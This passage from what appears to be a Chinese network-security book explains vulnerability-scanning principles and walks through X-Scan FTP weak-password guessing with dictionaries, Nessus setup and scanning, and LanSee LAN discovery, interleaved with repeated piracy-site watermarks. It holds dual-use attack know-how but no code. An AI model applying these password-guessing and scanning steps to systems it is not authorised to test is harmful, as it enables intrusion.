8.4.1 漏洞扫描的原理

漏洞扫描主要通过两种方法来对目标主机进行检测，一是模拟黑客攻击的手法，对目标主机进行试探性攻击，例如弱口令测试。如果模拟攻击成功，则说明目标主机存在漏洞。

另一种漏洞扫描的方法是扫描目标主机开启的端口信息，然后将获得的信息与扫描程序的漏洞库数据进行匹配比较，从而获得漏洞信息。这种方法的关键在于建立可靠的漏洞库资料，即把对黑客攻击案例的分析、系统安全漏洞报告等信息建立一套标准的系统漏洞库，然后生成相应的匹配规则，由扫描程序根据规则自动进行漏洞扫描的工作。漏洞库信息的完整性和及时性直接决定了漏洞扫描的准确性。

为了便于升级维护，基于该原理的漏洞扫描软件通常使用模块化技术，即使用 perl 或其他脚本语言编辑插件或功能模块，扫描程序调用脚本进行漏洞扫描。

8.4.2 使用 X-Scan 扫描目标主机的漏洞

X-Scan 是国内著名的综合性扫描工具，它可以使用多线程方式对单个 IP 或者 IP 地址段内的主机进行漏洞检测，可以检测操作系统类型、IIS 编码解码漏洞、远程操作系统、Snmp 信息、开放服务及多种弱口令漏洞。软件支持插件功能（扫描模块），用户可以加载更多插件以增加新的漏洞扫描功能，甚至可以加载部分 Nessus 插件。

下面以检测目标主机是否存在 FTP 弱口令漏洞为例，示范 X-Scan 的使用方法。

Step1 启动 X-Scan 后，单击“设置”按钮，选择“扫描参数”命令，打开“扫描参数”对话框。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step2　单击左侧的“检测范围”项目，然后在右侧“指定 IP 范围”栏位输入要扫描的范围，这里既可以输入单一的 IP 地址，也可以输入地址段，单击旁边的“示例”按钮可以查看输入的格式。由于这次的目标已经锁定，故直接输入 IP 地址，如图 8-7 所示。




图 8-7　设置扫描的范围

Step3　展开“全局设置”→“扫描模块”列表，然后选择要使用的模块。本例目标主机已经通过端口扫描证实开启了 FTP 端口，因要测试其是否存在弱口令漏洞，故选择“FTP 弱口令”复选框，如图 8-8 所示。




图 8-8　选择扫描模块

提 示

选择扫描模块时，不建议同时选择多个扫描模块，因为过多的扫描模块不仅消耗很长的时间，而且会对网络造成较大的负荷，甚至影响网络正常服务。

Step4　选择“并发扫描”项目后，设置最大并发主机数量（默认为 10）和最大并发线程数量（默认为 100），如图 8-9 所示。其中，并发主机数量越大，扫描效率就越高，对本机的性能和网络要求也越高；并发线程数量越大，扫描效率也越高，但也容易造成漏报和误报。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书藉杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-9　设置并发扫描

Step5　选择“扫描报告”项目，可以设置报告文件的名称和格式等信息。

Step6　选择“其他设置”项目，如果用户要查看扫描的进度，可选择“显示详细进度”复选框。

Step7　X-Scan 内置的字典文件仅仅是简单的示范，其密码猜解能力非常有限，强烈建议用户设置复杂的字典。展开“插件设置”→“字典文件设置”列表，因本例进行 FTP 弱口令扫描，故双击“FTP 密码字典”项目，然后在弹出的菜单中选择要使用的字典，最后单击“打开”按钮。使用同样的方法设置 FTP 用户名字典，如图 8-10 所示。



图 8-10　设置要使用的字典

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

提 示

一本出色的字典可以让猜解工作事半功倍，通过 Internet 可以轻易下载黑客字典，此外，也可以用骨灰字典、黑客万用字典等字典工具生成所需的字典。

Step8　单击“文件”按钮，选择“开始扫描”命令后，立即执行扫描操作，扫描所需的时间视用户电脑的性能、要扫描的项目、字典的复杂程度、网络状态等因素而定。扫描完毕，会弹出一个窗口显示扫描结果，从结果可以看出，本例的主机存在一个弱口令漏洞，如图 8-11 所示。



图 8-11　开始扫描

8.4.3　使用 Nessus 对目标主机进行安全检测

Nessus 是一个支持多平台的安全扫描工具，该软件免费且更新速度快，深受广大网络管理员的青睐，据说是目前世界上最多人使用的系统漏洞扫描与分析软件。

1998 年，Nessus 的创始人 Renaud Deraison 发起了一项名为 Nessus 的计划，目的是为 Internet 社群提供一个免费的、更迅速的系统安全扫描程序，此举得到许多网络安全专家和系统管理员的支持，Nessus 迅速发展成与 ISS 等商业解决方案并肩的安全扫描工具。2002 年，Renaud 与 Ron Gula、Jack Huffard 共同创办了 Tenable Network Security，并注册了 nessus.org 网站，在发布第三版 Nessus 时收回了版权和封闭源代码。虽然 Nessus 不再是开源项目，但个人用户仍可以免费使用。

Nessus 的优点表现在以下几个方面：

- Nessus 是免费的，与商业的安全扫描工具相比，具有明显的价格优势。
- 采用了基于多种安全漏洞的扫描，为网络安全人员提供完善的安全检测。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- Nessus 被设计成 Server/client 的结构，服务器端负责进行漏洞扫描，客户端用来配置管理服务器端，灵活的架构给工作带来了方便，系统管理员可以操控远程的服务器端来完成安全扫描工作。
- Nessus 的安全检查是由程序调用 Plug-in 插件来完成的，脚本采用 NASL 脚本语言或 C 语言编写。Nessus 的脚本更新非常及时，每当有新的安全漏洞被发现时，Tenable Network Security 会在很短时间内编写相应的检测脚本，通过在线更新功能提供给用户。此外，用户也可以在扫描器中加入自己编写的脚本。

Nessus 官方网站：http://www.nessus.org/

1．安装注册 Nessus

针对不同的操作系统，Nessus 有不同的版本，必须下载与操作系统对应的版本，否则无法使用。由于 Nessus 包括服务器和客户端两部分，在 Linux、FreeBSD 等版本中，用户可以根据需要单独安装服务器和客户端，而 Windows 版本的安装包需要同时安装服务器和客户端。

Nessus 的安装过程很简单，基本上只需一直单击 Next 按钮即可完成，这里便不再赘述。需要注意的是，首次启动 Nessus Server Manager（服务器）时，需要输入激活码，单击 Obtain an activation code 按钮，通过访问 Nessus 官方网站可以免费获取激活码。其具体的操作步骤如下：

Step1 在 Nessus Server Manager 对话框中单击 Obtain an activation code 按钮。

Step2 在弹出的浏览器窗口中单击 HomeFeed 图标，然后单击 I Accept 按钮，接受许可协议。

Step3 输入邮箱地址，然后单击 Register 按钮。

Step4 收到 Nessus 官网发送的电子邮件后，将激活码输入 Nessus Server Manager 对话框中，然后单击 Register 按钮，激活成功后，Nessus 会自动联网升级扫描插件，所需时间可能较长，需耐心等候，如图 8-12 所示。




图 8-12 激活 Nessus

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

2．添加管理员账户

Nessus 采用 Server/client 结构，用户需要创建一个管理员账户，然后才能在客户端中使用该账户登录 Nessus 服务器端并进行安全扫描。添加管理员账户的方法如下：

Step1　激活软件后，接下来要创建一个账户，单击 Manage Users 按钮，如图 8-13 所示。



图 8-13　打开用户管理对话框

Step2　单击[+]按钮，在弹出的对话框中输入账户名和密码，然后选择 Administrator 复选框，最后单击 Save 按钮，如图 8-14 所示。




图 8-14　添加管理员账户

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

3．创建扫描策略

在扫描之前，首先要创建一个扫描策略（即扫描方案），设置要检测哪些项目，然后调用这个扫描策略对目标主机进行检测。创建扫描策略的方法如下：

Step1 通过“开始”菜单打开 Nessus 客户端或者直接启动 IE 浏览器，输入 https://运行 Nessus 服务器端的主机的 IP 地址:8834 即可。

Step2 若出现此网站的安全证书有问题的提示，直接单击“继续浏览此网站”链接文字即可。

Step3 输入账户名和密码，然后单击 Log in 按钮。

Step4 Nessus 主界面有四个按钮，分别是 Reports（报表）、Scans（扫描）、Policies（策略）和 Users（用户），如图 8-15 所示，单击 Policies 按钮，然后单击 Add 按钮，添加扫描策略。




图 8-15　添加扫描策略

Step5 这里可以进行基础设置，如是否 Ping 主机、采用 TCP 扫描还是 SYN 扫描等，建议采用默认值，在 Name 栏位输入策略名后，单击 Next 按钮，如图 8-16 所示。




图 8-16　基本设置

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step6　这里可以配置登录服务器所需的凭证，如 SMB（Server Message BLOCK） account、password 等，如图 8-17 所示，允许 Nessus 登录扫描目标主机上，以检查目标主机的安全配置情况，如果不需要设置凭证，直接单击 Next 按钮即可。




图 8-17　设置凭证的类型

Step7　选择需要使用的扫描插件，Nessus 将功能相关的插件归为同一类，在左侧选择插件类型后，右侧就会显示插件的明细。Nessus 包含数万个插件，只需选择与目标主机相关的即可，没必要全部选择。例如本例扫描 Windows 主机，故选择最后面的四类。然后单击 Next 按钮，如图 8-18 所示。



图 8-18　选择要使用的插件

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

Step8 配置目标主机的数据库、HTTP、FTP 等账号、密码信息，让 Nessus 执行更深入的扫描，检测更多的安全漏洞。配置完毕，单击 Submit 按钮，如图 8-19 所示。




图 8-19 配置目标主机的账号及密码信息

4. 使用扫描策略检测目标主机

扫描策略创建完毕，接下来就可以新建一个扫描任务，调用该策略对目标主机进行安全检查，具体的方法如下：

Step1 单击 Scans 按钮，然后单击 Add 按钮，设置该扫描项目的名称、类型、要使用的扫描策略及扫描的目标，最后单击 Launch Scan 按钮，开始扫描，如图 8-20 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 8-20　开始扫描

Step2　Nessus 会根据用户设置的扫描策略，对目标主机进行各种安全测试，扫描所需的时间可能较长，请耐心等候，如图 8-21 所示。




图 8-21　正在进行扫描

Step3　完成扫描后，单击 Reports 按钮查看扫描结果，Nessus 会将结果按照危险程度标记出来，双击相应的项目，即可查看漏洞的详细介绍及解决方案，如图 8-22 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 8-22　查看扫描报告

8.5　局域网扫描

局域网扫描工具可以快速探测局域网内其他电脑的信息，例如计算机名、IP 地址、MAC 地址、共享资源等。一些黑客攻陷网络中的某台电脑后，常常会使用这类软件扩大战果。因此，系统管理员必须对局域网扫描工具有一定的了解。

局域网扫描程序有很多，如 LanSee、NetSuper 等，这些软件的功能大同小异，主要以探测局域网内的资源为主，一些软件可能会整合了网络嗅探等其他功能。下面以 LanSee 1.67 为例，简单介绍局域网扫描软件的使用方法。

运行 LanSee 后，展开“搜索工具”→“搜索计算机”列表，然后单击右侧的“开始”按钮，搜索局域网内活动的电脑。扫描结束后，就可以在列表中查看所有活动的电脑，并显示其 IP 地址、计算机名、工作组及 MAC 地址信息，如图 8-23 所示。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

